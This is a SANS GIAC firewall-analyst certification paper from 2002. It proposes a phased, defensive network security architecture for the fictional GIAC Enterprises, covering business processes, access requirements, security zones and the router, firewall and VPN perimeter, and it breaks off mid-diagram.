Global Information Assurance Certification Paper

Copyright SANS Institute
Author Retains Full Rights

GIAC **G**lobal **I**nformation **A**ssurance **C**ertification

GIAC CERTIFIED FIREWALL ANALYST
(GCFW)

Practical
Assignment

v1.7

By
Nick Read

SANS Sydney, Australia
January 2002

Contents

Introduction

GIAC Enterprises is a small business trading in fortune cookie sayings, which has been run on a part-time basis. It has been run almost entirely using an ISP-provided email service.

The business has grown to the extent that a permanent, self-managed, secure infrastructure is now required so that GIAC can expand further. This infrastructure will allow GIAC's customers, suppliers and partners

Limited funds have been secured to enable some initial expansion.

This paper proposes a secure infrastructure to meet GIAC's immediate business needs and to provide solid building blocks on which to expand the infrastructure and the business.

As such, the proposed architecture represents the first phase of expansion.

Subsequent phases would seek to deploy web access for internal employees, site-to-site VPN access for GIAC regional offices, fully redundant IT services, redundant data backups and advanced alarming, monitoring and management capability.

1. Security Architecture

1.1. Design Goals

This GIAC architecture has been developed with a number of design goals in mind. These design goals and their purpose are summarised below.

1.1.1. Immediate Deployment

GIAC's management want their online presence to be up and running immediately. The following design goals have been developed with this in mind.

1.1.2. Simplicity

Microsoft's 8th Immutable Law of Security Administration says "The difficulty of defending a network is directly proportional to its complexity"[1].

A simple architecture assists in reducing both hardware and management costs, as well as reducing the potential for misconfigurations often found in complex environments. This is particularly important, given GIAC Enterprises' minimal resources.

1.1.3. Enforcement of Least Privilege

This simply means that access to resources is granted only where it is necessary, and no more. Further, it is important to ensure that any access not explicitly permitted is denied by default.

1.1.4. Value for Money

Limited resources necessitate a sensible approach to security and a requirement to ensure an appropriate price is paid for a given level of IT security. Put simply, we need to ensure GIAC gets value for money in terms of security.

1.1.5. Extensibility

Although GIAC Enterprises is presently a relatively small business, it is important that future growth can be accommodated by the architecture without significant redesign. The proposed architecture does not preclude the addition of further security features as needs arise.

1.1.6. Scalability

As above, this architecture has been designed in such a way as to maximise scalability without considerable redesign, as GIAC Enterprises' business and traffic volumes increase.

---

[1] http://www.microsoft.com/technet/columns/security/essays/10salaws.asp

1.1.7. Future Goals

Other desirable features which were not specifically included:

Redundancy
Omitting redundancy is purely a cost consideration, but the architecture has been developed in such a way that adding redundant equipment is not precluded. The border router and firewalls can be augmented with additional devices to provide redundancy, although seamless failover may not work well with some protocols. Specifically, the XML-based sessions may not failover which would require users to restart sessions themselves.

Dual-Sites
Funds do not allow for a dual-site to host another instance of GIAC's infrastructure. This would be desirable in the future to ensure both availability and disaster recovery for mission-critical systems.

High Performance
Since GIAC is a fairly small enterprise, the proposed architecture is appropriate for moderate traffic volumes. To support higher traffic volumes, equipment can be easily upgraded to higher capacity devices.

1.2. Deployment Approach

The proposed architecture represents the initial phase of deployment, where the stable operation of critical business systems takes precedence over features. A phased approach allows a number of advantages. Deploying systems incrementally:

- Spreads the total cost over a longer term
- Allows the advantage of using the latest techniques & technologies
- Permits time to plan future phases thoroughly
- Reduces the skillset necessary initially

The figure below shows a phase plan with some suggested security features for future deployment.

Phase 1 - 10/2002	Phase 2 - 6/2003	Phase 3 - 12/2003
• Router with ACLs, a Netscreen firewall and Netscreen VPN server to form perimeter • OnLine Web and Email Presence • eCommerce Services • Security Assessment	• SSL appliances • redundant router, VPN server and firewall • redundant service hosts • Digital Certificates for Customers', Suppliers' and Partners' web access • Outbound Web access for internal staff	• RADIUS server for remote access • Permit remote staff access using SecureIDs and passwords for 2-factor authentication

| Oct 02 | Dec 02 | Feb 03 | Apr 03 | Jun 03 | Aug 03 | Oct 03 | Dec 03 |

1.3. Business Operations

GIAC deals in the bulk trade of fortune cookie sayings, traded in electronic form, over the Internet. A separate public website provides company and marketing information to anybody on the Internet without authentication.

The fortunes are purchased by GIAC from a number of independent sources and then sold to customers. The fortunes GIAC sells are sorted, error-checked and catalogued online with a range of different purchasing options. This is the value GIAC adds to the product.

GIAC also has relationships with partners, who buy English language fortunes at a discounted rate from GIAC, translate them and onsell them as a licensed product.

The partners, suppliers and customers all interact with GIAC in essentially the same way, using a browser-based application to fulfil their business functions. Each of the three user groups uses a separate application, hosted using separate virtual domains. eg. suppliers.giac.com, partners.giac.com & customers.giac.com

All partners, suppliers and customers must be registered prior to making any financial transactions with GIAC. The registration process follows the 100 point identity check method[2] used by many Australian banks and financial institutions, ensuring that individuals are properly identified and authenticated before commencing a business relationship with GIAC.

Mobile sales workers travel around, visiting clients and drumming up new business for GIAC. To do this, they connect remotely over the Internet and use email to keep in touch with colleagues and clients. The internal GIAC employees, who work on GIAC's premises, require no direct external access to the Internet, however they can send and receive email.

GIAC employees are free to work remotely if the nature of their work is appropriate. In that case, they would interact in the same way that mobile sales workers do.

The diagram below depicts the interactions between GIAC and its external groups of users, which must be supported by the IT infrastructure. These interactions are the basis of the business requirements which underpin this project.

---

[2] http://www.amp.com.au/au/ampweb.nsf/Content/E40+100+Point+Identification+Check+form

Business Process **Service/ Protocol**

Customers
Place orders, make payments, query order status, etc — HTTP(S) & XML
Send email to GIAC — SMTP
Lookup GIAC DNS records — DNS

Suppliers
Fulfill orders, submit invoices, query order status, etc — HTTP(S) & XML
Send email to GIAC — SMTP
Lookup GIAC DNS records — DNS

Partners
Place orders, make payments, query order status, etc — HTTP(S) & XML
Send email to GIAC — SMTP
Lookup GIAC DNS records — DNS

Mobile Employee
Send email to any address and receive email, etc — SMTP over IPSEC VPN

Public
Browse GIAC Website — HTTP(S)
Send email to any GIAC employee — SMTP
Lookup GIAC DNS records — DNS

GIAC

Most online interaction is encrypted to prevent interception by an unauthorised party. All web traffic except that served from the public web site, is encrypted using SSL. Mobile employees' connections are encrypted by the VPN server, using IPSEC.

Other traffic used for managing and providing online services such as DNS and ntp, is not encrypted.

There are plenty of options for software that will facilitate trading electronic files between GIAC and its user groups. XML over HTTP(S) was chosen because it provides the following benefits:

1. Easily developed using modern Web development tools and technologies.
2. Restricts most of GIAC's inbound business traffic to only two ports.
3. Application-level authentication, account and session management, and password management features can be custom-developed to meet security needs.
4. Entire transport can be cheaply and easily encrypted using HTTPS/SSL.
5. Reduces the number of listening services required to fulfil business objectives.
6. Potential for all three applications to share a codebase.

The table below summarises the business processes engaged in by GIAC's various user groups.

User Group	Business Functions	
Customers	• Log in to secure website • Place order • Cancel order • Query order • Manage Account	• Make payment • Download fortunes • Receive email from GIAC • Send email to GIAC staff
Partners	• Log in to secure website • Place order • Query order • Submit invoice	• Download fortunes • Receive email from GIAC • Send email to GIAC staff • Manage Account
Suppliers	• Log in to secure website • Fulfil order • Query order • Submit invoice	• Download fortunes • Receive email from GIAC • Send email to GIAC staff • Manage Account
Mobile Employees	• Login to VPN server • Receive and send email to anyone • Manage E-mail Account	
Public	• Browse GIAC public web content • Send email to GIAC staff	

The web applications used by customers, suppliers and partners all present personalised content based on the user's role. For example, customers are presented with options to browse the catalogue and purchase fortunes, whilst suppliers are presented with options to fulfil fortunes orders and to submit invoices. All users have the appropriate options to manage their account, reset passwords, change contact details and so forth.

Email is used to confirm transactions and send other business correspondence to users, however no private or sensitive information is included in the email messages. All sensitive content is served only by the web applications and encrypted using SSL.

1.3.1. Customers

Registered customers can browse the web-based catalogue online, select items and make electronic payment via credit card. Their online sessions with GIAC are authenticated by username/password. The passwords must comply with the password management requirements explained in Section 2. Users can access these applications from any IP address on the Internet. Users also receive email correspondence from GIAC, relating to their orders and accounts, to which they can reply to receive sales support for example.

1.3.2. Suppliers

Registered suppliers login to a web application much like customers do. When a supplier logs in using their username and password, their page is customised to provide the appropriate features/content for that supplier. The application allows suppliers to upload fortunes and submit invoices for payment by GIAC. Suppliers also participate in email correspondence with GIAC.

1.3.3. Partners

Partners download fortunes, translate them into other languages and then upload them back to GIAC. They can also leave invoices for payment by GIAC. When a partner logs in to GIAC's web site using their username and password, they are presented with options allowing them to download untranslated fortunes and upload translated fortunes, as well as submitting an invoice for payment by GIAC. All users have options allowing them to change their account details, request statements and personalise their web site content to an extent. Once again, email is used to send order confirmations and other business correspondence relating to orders.

1.3.4. Process Flows

Below is a set of high-level process flowcharts describing the way fortune cookie fortunes are traded electronically, between GIAC and its customers, suppliers and partners.

Purchase Fortunes

This diagram shows the process followed for customers to select and purchase fortunes online at GIAC's secure website.

When customers purchase fortunes, they select the appropriate fortunes from GIAC's online catalogue, submit credit card details and the payment is approved or declined immediately.

Supply Fortunes

This diagram describes the process by which suppliers upload fortunes and invoice GIAC for payment.

When suppliers upload fortunes, the supplier submits the invoice electronically on GIAC's website and GIAC records the invoice for payment. The supplier is given a receipt number to quote in case there is a problem with the transaction.

Translate Fortunes - Part 1

Partner Receives Order for Translations

Partner Logs In to Secure Website

Partner Selects Fortunes for Translation

Partner Enters Payment Details

Funds OK? — No → Error Message Displayed to Partner

Yes ↓

Fortunes File Made Accessible for Download ← Fortunes

Partner Downloads Fortunes File

File OK? — No →

Yes ↓

Receipt Issued to Partner ← Orders

This flowchart shows the process partners follow to download fortunes which are to be translate d into other languages.

Translate Fortunes - Part 2

Partner Logs In to Secure Website

Partner Selects Order

Partner Uploads Fortunes File ← Yes — Retry? — No → Order Cancelled

File OK? — No → Error Message Displayed

Yes ↓

Partner Submits Invoice

Invoice Recorded → Invoices

This flowchart shows the process by which partners upload translated fortunes and invoice GIAC for payment.

When partners agree to translate a batch of fortunes into another language, the fortunes are downloaded much like the way customers download fortunes they have purchased, except that partners do not pay for these fortunes online. Instead they are invoiced and pay GIAC by cheque or bank transfer.

When they upload the translated fortunes, the partners submit an invoice electronically and GIAC records the invoice for payment using whichever payment method is agreed with that partner.

1.4. Access Requirements

It is envisaged that a phased approach to deployment be taken such that immediate access requirements are satisfied first and subsequent phases of deployment introduce further features.

The general approach here was to minimise cost and complexity initially and add features and complexity incrementally. A phased approach seems sensible and more manageable than a big-bang approach.

This approach is particularly important where system administrators are inexperienced with all the technology being used. For example, GIAC's administrators are not very experienced with Netscreen devices so keeping the requirements to a minimum allows them to become familiar with the technology incrementally rather than switching on all sorts of complex features at once.

One of the next steps would be to implement NATing to enable web access for staff (this would require some redesign of the network architecture).

Adding features incrementally like this also assists troubleshooting problems that occur immediately after new services and features are added. If complex configurations are switched on all at once it can be more difficult to pinpoint the source of problems.

The diagram above illustrates the logical separation of GIAC's IT resources into security zones. A zone is a collection of resources which is protected from other zones. In this case, zones represent GIAC's different networks and are protected by a combination of packet filter ACLs and firewalls.

1.4.1. Customers

Customers will use standard SSL-enabled web browsers to login to the Customers' site at http://customers.giac.com on GIAC's web server on TCP ports 80 and 443, from any host on the Internet. They will be identified and authenticated using usernames and passwords. Customers will access a HTTP URL initially, which will redirect them to the secure HTTPS site.

1.4.2. Suppliers

Suppliers will use standard SSL-enabled web browsers to login to the Suppliers site at http://suppliers.giac.com on GIAC's web server on TCP ports 80 and 443, from any host on the Internet. They will be identified and authenticated using usernames and passwords. Suppliers will access a HTTP URL initially, which will redirect them to the secure HTTPS site.

1.4.3. Partners

Partners will use standard SSL-enabled web browsers to login to the Partners site at http://partners.giac.com on GIAC's web server on TCP ports 80 and 443, from any host on the Internet. They will be identified and authenticated using usernames and passwords. Partners will access a HTTP URL initially, which will redirect them to the secure HTTPS site.

1.4.4. Mobile Employees

GIAC employees a small mobile sales workforce who travel in order to sign up new prospects. They require email access to keep track of their clients and appointments.

They use laptop PCs with a dial-up Internet connection of their choice, but they must be allocated a static IP address by their ISP. They will use the Netscreen Remote VPN client supplied by Netscreen to connect to the VPN device. Only email will be provided over the VPN, using both smtp and pop3, However, pop3 runs only on the external interface.

The laptops will be built using MS Windows 2000 Professional and the build will be hardened to remove unnecessary, potentially exploitable services. All mobile employees will be required to run desktop anti-virus software and a software firewall such as ZoneAlarm[3].

At the moment, there are only a handful of mobile employees so management of the laptops is not an issue. If and when the workforce grows, GIAC will perhaps need to look at a more centralised, automated way to manage mobile access.

---

[3] http://www.zonelabs.com/

1.4.5. Internal Staff

The staff at GIAC's premises have no direct Internet connectivity. However, they are able to send and receive email from the Internet using the mail relay server in the service network. The mail server will receive mail for GIAC staff and forward it to the internal mail server, where staff can retrieve it. It will also receive smtp traffic and relay those messages to their destinations.

1.4.6. Traffic Requirements Summary

The diagram below shows the required logical connectivity between GIAC's networks, or security zones. The diagram shows the traffic that must cross zones through the security devices. It does not show traffic that travels between machines in the same zone.

All servers on the service zone must connect to the syslog server, depicted by the red arrow from the service zone to the Syslog server.

This diagram shows logical connectivity. Each server shown in the diagram may or may not be deployed on shared physical hardware. Similarly, the logical firewalls are deployed onto two physically separate servers. The network architecture diagram in the following section shows the physical deployment of GIAC's network.

1.5. Logical Architecture

The logical architecture depicts what functional components exist and how they are grouped into logical zones. The lines show which items are connected, but it does not represent the direction of communication or the method of communication.

The firewalls in the diagram above simply show a requirement for firewalling or some form of access control. For example, functionally the primary firewall is required to block unwanted traffic, permit stateful filtering of allowed traffic & log appropriate traffic. How these objectives are implemented is another issue. The physical layout of the network is shown in the following section.

1.6. Network Architecture

The diagram above describes GIAC's network architecture. It is a fairly standard n-tier model where the Internet-accessible servers are hosted on a service network and the application, database and mail servers are hosted on

a second-tier network, protected by the secondary firewall, which also protects the corporate network and the internal service network.

Although the diagram shows only one of each physical server, it is possible that additional servers be added as more capacity is required. For example, should traffic volumes increase, further web servers could be added to handle the extra clients.

The service, application and corporate networks are switched ethernet networks and all server hosts have been hardened to remove all unnecessary listening services. Regular server patching and hotfixing is part of the overall server management strategy.

1.6.1. The Perimeter

Internet

Border Router   serial 0

ethernet 0

ethernet 1

VPN Server
bodie.giac.com

Primary Firewall
cowley.giac.com
ethernet 0

ethernet 1

ethernet 2

1.6.1.1.   Border Router

The border router is a Cisco 3640 running IOS 12.1. This router is sufficient for medium sized enterprises and should handle GIAC's traffic for some time, without upgrade.

The router's job is primarily to provide connectivity between GIAC and the Internet, via GIAC's ISP.

It's secondary job is to protect the network. The border router can filter out some of the traffic we never want to see, using access control lists (ACLs), which contain the rules used to decide whether a given IP packet should be permitted to cross the interface.

The router will also route VPN traffic from the Internet to the VPN server.

1.6.1.2.   Primary Firewall

GIAC's primary perimeter security device is a Netscreen 204 Security Appliance running ScreenOS 4.0.0r2. It provides stateful packet filtering with

some layer 7 application-aware features which allow it to inspect packet payloads, not just SYN and ACK flags. Netscreen's diagram[4] below shows an example of how packet flow and session state is used.

PACKET FLOW SEQUENCE

In ScreenOS, the flow sequence of an incoming packet progresses as presented below.

Incoming Packet — 1 — 2 — 3 — 4 — 5 — 6 — 7 — 8

Session Lookup | (MIP/VIP → Host IP) | Route Lookup | Policy Lookup | (Src Addr Translation) | Create Session | Perform Operation

Incoming Interface

If packet does not match an existing session, perform steps 3-8.

If it does match, go directly to step 8.

Route Table
10.10.10.0/24 eth1/1
0.0.0.0/0 untrust-vr

Policy Set List
src dst service action

Session Table
